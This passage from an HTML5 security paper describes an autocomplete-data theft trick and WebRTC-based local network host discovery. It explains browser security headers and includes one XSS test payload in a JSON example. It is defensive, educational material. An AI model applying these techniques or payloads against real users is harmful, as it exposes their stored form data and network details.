
15.1 Example: Autocomplete Attribute in Action

The problem with this feature, however, is that developers often choose to cache sensitive data such as credit card information, CVE numbers, etc. The data saved in autocomplete fields is not accessible via JavaScript since it's not a part of DOM. However, there are ways that an attacker could gather the information stored inside the autocomplete fields by using some trickery, or in other words, social engineering.

LavaKumar from andlabs.org has created a sample POC that demonstrates how an attacker could steal data stored inside autocomplete fields[13]. Here is how the attack works:

Step 1 - To start the game, the victim is asked to place his mouse on the left hand side of the page.

Step 2 - The moment the victim stops moving the mouse, the JavaScript creates an input element of 3px and positions it just above where the mouse points, and it uses the last movemouse event to figure out where the mouse is located.

Step 3 - Next, a character is entered into the input field by using JavaScript, starting from the letter "a" and moving until we reach letter "z."

Step 4 - As soon as the user presses the enter key, the entry is placed inside the input box, which is then read by the JavaScript.

Step 5- Next, JavaScript positions the input box a bit upwards so that the second entry is populated.

Step 6 - In this way, the steps are repeated until everything is populated.

*POC demonstrating stealing of personal data from autocomplete function.*

16.   Scanning Private IP Addresses

One of the HTML5 features called WebRTC, due to its design, could be used to scan private IP addresses, discovering other hosts on local area network, fingerprinting router, etc., which would raise obvious privacy concerns.

16.1   WebRTC

WebRTC stands for Web Real Time Communication. It is a feature introduced in HTML5 to enable plugin-free real time communication such as voice and video. Applications such as Skype, Facebook, and Google Hangouts already use real time communications; however, all of them require plugins to work effectively. Installing and debugging plugins can be a very tedious task. With the advent of WebRTC, this has become a less tedious task.

However, one of the features of WebRTC is the ability discover local IP addresses, which could be used to an attacker's advantage.

An example of private IP discovery by using WebRTC.

Furthermore, it could also be abused to discover other live hosts on your local area network. A proof of concept has been made available here.

https://dl.dropboxusercontent.com/u/1878671/enumhosts.html

the url instead.

Your local ips appear to be:

192.168.85.1
192.168.75.1
111.88.26.212
192.168.56.1
10.189.52.114

Other boxes on your LAN possibly include (this will take some time ..):

192.168.85.1
192.168.85.255
192.168.75.1

An example of the discovery of other live hosts on the same network.

17. Security Headers to Enhance Security with HTML5

We have already seen the types of vulnerabilities that could be introduced by utilizing a certain feature of HTML5, both against a client and a server. This section talks about some security headers that (if used properly) enhance the security of the application with HTML5. However, one thing to note here is that they don't guarantee one hundred percent protection against all attacks; it all comes down to what the developer is storing on the client side.

17.1 X- XSS-Protection

Browsers such as Google Chrome, Internet Explorer, and Safari implement their own XSS filter. The XSS filters are enabled by default; however, the server can toggle it on and off based upon their requirements.

This could also be used as a security measure; if the victim has disabled the XSS filter, the header could be used to toggle the filter on to prevent cross site scripting attacks.

However, note that a browser XSS filter does not prevents all types of XSS attacks due to the way the XSS filter detects potential script injection. The XSS filter matches the request and the response. If the malicious payload sent in the request is reflected inside the response, then the XSS filter would be triggered. However, this is useless in case of a stored cross site scripting vulnerability where the response may be returned as part of another request.

There are three modes of X-XSS-Protection headers:

- **X-XSS-Protection: 0 –**If the response contains this header, it would instruct the browser to turn off the XSS filter.
- **X-XSS-Protection: 1 –** If the response contains X-XSS-Protection set to 1, it would instruct the browser to enable the filter.
- **X-XSS-Protection: 1; mode = block –** This header would instruct the browser to enable the XSS filter and would display a blank if an XSS vulnerability is detected.

17.2 X-Frame-Options

In the "Sandbox Iframes" section, we discussed the possibility of bypassing JavaScript framebusting protections and recommended the use of X-Frame-Options. X-frame-Options would not only save you

from Clickjacking vulnerabilities, but countless other variations of XSS vulnerabilities as well. A paper named "X-Frame-Options: All about Clickjacking?"[14] describes several attack vectors that could be exploited if X-Frame-Options are not being used.

The following are three different variations of how X-Frame-Options could be set:

- **X-Frame-Options: DENY -** If the response header contains X-Frame-Options set to deny, the browser would not load the application inside an iframe.

- **X-Frame-Options: SAMEORIGIN -** If the response header contains X-Frame-Options set to the "Same Origin," the pages residing upon the same origin would only be able to load the contents inside an iframe.

- **X-Frame-Options: ALLOW-FROM URLhttp://target.com -** The above header instructs the browser to only allow the above URL to be loaded to the application inside an iframe.

17.3   Strict-Transport-Security

HTTP Strict Transport Security is another very useful header for application security since HTTP, being a plain text protocol, should never be used for transferring sensitive data because any data sent over HTTP would be susceptible to a man-in-the-middle attack.

Folks at HTML5rocks [15] give a great example to demonstrate the effectiveness of a man-in-the-middle attack. The screenshot below demonstrates a traceroute request to Google.com from my computer. All the data packets are sent via intermediate routers until it reaches the desired destination. However, what is important to note is that if we are sending anHTTP request, each of those intermediate routers will have control of what we are sending and hence would be able to intercept the traffic.

```
Tracing route to google.com [173.194.39.38]
over a maximum of 30 hops:

  1      2 ms     48 ms     12 ms  wtl.worldcall.net.pk [111.88.24.1]
  2      3 ms      3 ms         *  AlphaUp20-03.connect.net.pk [192.168.20.3]
  3      4 ms      4 ms      6 ms  CCRouter.connect.net.pk [221.120.249.1]
  4      6 ms      7 ms     40 ms  static.khi77.pie.net.pk [221.120.204.113]
  5     10 ms      8 ms      8 ms  rwp44.pie.net.pk [221.120.251.169]
  6      9 ms      5 ms         *  static-khi-ni01-swa.pie.net.pk [202.125.128.162]

  7    119 ms    118 ms    122 ms  72.14.219.209
  8    173 ms    117 ms    117 ms  216.239.43.156
  9    114 ms    123 ms    114 ms  209.85.252.36
 10    114 ms    114 ms    114 ms  209.85.243.109
 11    115 ms    117 ms    149 ms  mrs02s04-in-f6.1e100.net [173.194.39.38]

Trace complete.
```

To prevent this issue, SSL was introduced. However, there were lots of scenarios where the data was being posted from an HTTP to HTTPS, which would leak the credentials. With the advent of the HSTS header, we would instruct the browser to only send the data over a secure channel, i.e. HTTPS. So even if the user tries to access the website over an insecure channel by typing http://target.com in the browser, he or she would automatically be redirected to https:// without making an HTTP connection.

17.3.1 Example

The following is an example of an HTTP strict transport layer security header:

    Strict-Transport-Security: max-age=31536000

The max-age parameter defines the expiry of the Server's HSTS status, which is in seconds. If all of your sub-domains are using HTTPS, you could specify the following header**:**

    Strict-Transport-Security: max-age=31536000; includeSubDomains

17.4 X-Content-Type-Options

The content-type header returned by the server controls how the content would be rendered by the browser. If it's set to application/json, the browser will render it as application/json. Take the following JSON response:

17.4.1 Example

```
Content-Length: 94
Content-Type:application/json;charset = utf-8
{
"name": "rafay",
"value": "<imgsrc=x onerror=prompt(1)>"
}
```

Under modern browsers, it would render perfectly. However, there is a slight problem with Internet Explorer 6 and 7. If it doesn't support the content-type header, it tries to guess the content-type, so what happens if a browser tries rendering it as text/html? It would result in XSS vulnerability.

To solve this problem, Microsoft introduced X-Content-type header from IE 8 and onwards. If the response contains X-Content-type-Options set to no-sniff, the browser will rely upon the response type sent by the server and avoid guessing content types.

17.4.2 Example

X-Content-Type-Options:nosniff

17.5   Content-Security-Policy

Lastly, we willdiscuss the most import header for security, i.e. the "**Content Security Policy**" (CSP). The CSP was introduced to prevent the likelihood of cross site scripting vulnerabilities. The CSP could be used to define a whitelist of the scripts that are allowed to execute under the context of that page.

The CSP is enabled by using Content-Security-Policy header inside the HTTP response along with the CSP directives. The most common directive is the "**script-src**" directive, which is used to create a whitelist of allowed JavaScript sources. So for example, if you would like to whitelist the jquery library, here is what the syntax would look like:

X-Content-Security-Policy: script-src http://code.jquery.com/jquery-1.11.0.min.js;

There are several other directives that could be used with CSP. Here are the following:

- **default-src -** Used to define the default directives, if other directives are not explicitly defined.
- **script-src -** Used to define the whitelist of all the scripts.
- **style-src -** Used to define a whitelist of all style sheets.
- **img-src -** Used to define a whitelist of all image sources.
- **frame-src -** Used to define a whitelist of all frame sources.

For all of the above directives, you could specify four different keywords, each having their own special meaning.

- **'none' -** If none is set, it won't allow access from any origin.
- **'self' -** It would allow only the same origin to access the document.
- **'unsafe-inline' -** Used to allow execution of inline JavaScripts such as scripts/styles.
- **'unsafe-eval'** - Allows the use of vulnerable sinks such as eval(), settimeout, etc.

Last but not least, we have another very useful directive with CSP, i.e. the report-uri. If a report-uri is defined under the CSP policy, it will report each time the policy violation is triggered.

17.5.1 Sample CSP

X-Content-Security-Policy:

allow 'self';

img-src *;

object-src self;

script-src userscripts.js;

report-uri http://target.com/report.cgi

Example of a CSP policy violation.

Acknowledgements

The author is highly indebted to "LavaKumar Singh" for his tremendous help with various topics related to this paper. Along with it, the author would also like to highlight the following keypersons who have helped the author directly/indirectly with this paper David Vieira-Kurz, Muhammad Gazzaly and Shoaib Yaseen.

References

1. Stats showing the amount of sites using HTML5 DOCTYPE
   http://try.powermapper.com/Stats/HtmlVersions

2. Example of HTML form validation is available at
   http://www.w3schools.com/js/js_form_validation.asp

3. The list of all available javaScript Sources and sinks are available at
   https://code.google.com/p/domxsswiki/wiki/Introduction

4. Presentation on "Hacking WebSockets" available at *http://media.blackhat.com/bh-us-12/Briefings/Shekyan/BH_US_12_Shekyan_Toukharian_Hacking_Websocket_Slides.pdf*

5. XSS WAF Bypass Cheat sheet available at
   http://www.rafayhackingarticles.net/2013/12/bypassing-modern-wafs-xss-filters-cheat.html

6. HTML5 Security Cheatsheet available at *http://html5sec.org/*

7. "Presentation on Attacking and Defending postMessage in HTML5 Websites" is available at
   http://www.cs.utexas.edu/~shmat/shmat_ndss13postman.pdf

8. Stealth HTML5 AppCache attack can be found at *http://blog.andlabs.org/2010/06/chrome-and-safari-users-open-to-stealth.html*

9. HTML5 Client-side Stored XSS in Web SQL Database demo is can be found at
   http://www.andlabs.org/html5/csXSS1.html

10. Presentation on "**The image that called me**" is available at
    https://www.owasp.org/images/0/03/Mario_Heiderich_OWASP_Sweden_The_image_that_called_me.pdf

11. Performing DDoS attacks with HTML5 Cross Origin Requests & WebWorkers available at
    http://blog.andlabs.org/2010/12/performing-ddos-attacks-with-html5.html

12. JavaScript Distributed Computing System ravan is available at
    http://www.andlabs.org/tools/ravan/worker.php?hash_id=6279

13. Stealing autocomplete data demo can be found at *http://blog.andlabs.org/2010/08/stealing-entire-auto-complete-data-in.html*

14. X-Frame-Options: All about Clickjacking? is available at *https://frederik-braun.com/xfo-clickjacking.pdf*

15. Article "Confound Malicious Middlemen with HTTPS and HTTP Strict Transport Security" is available at
    http://www.html5rocks.com/en/tutorials/security/transport-layer-security/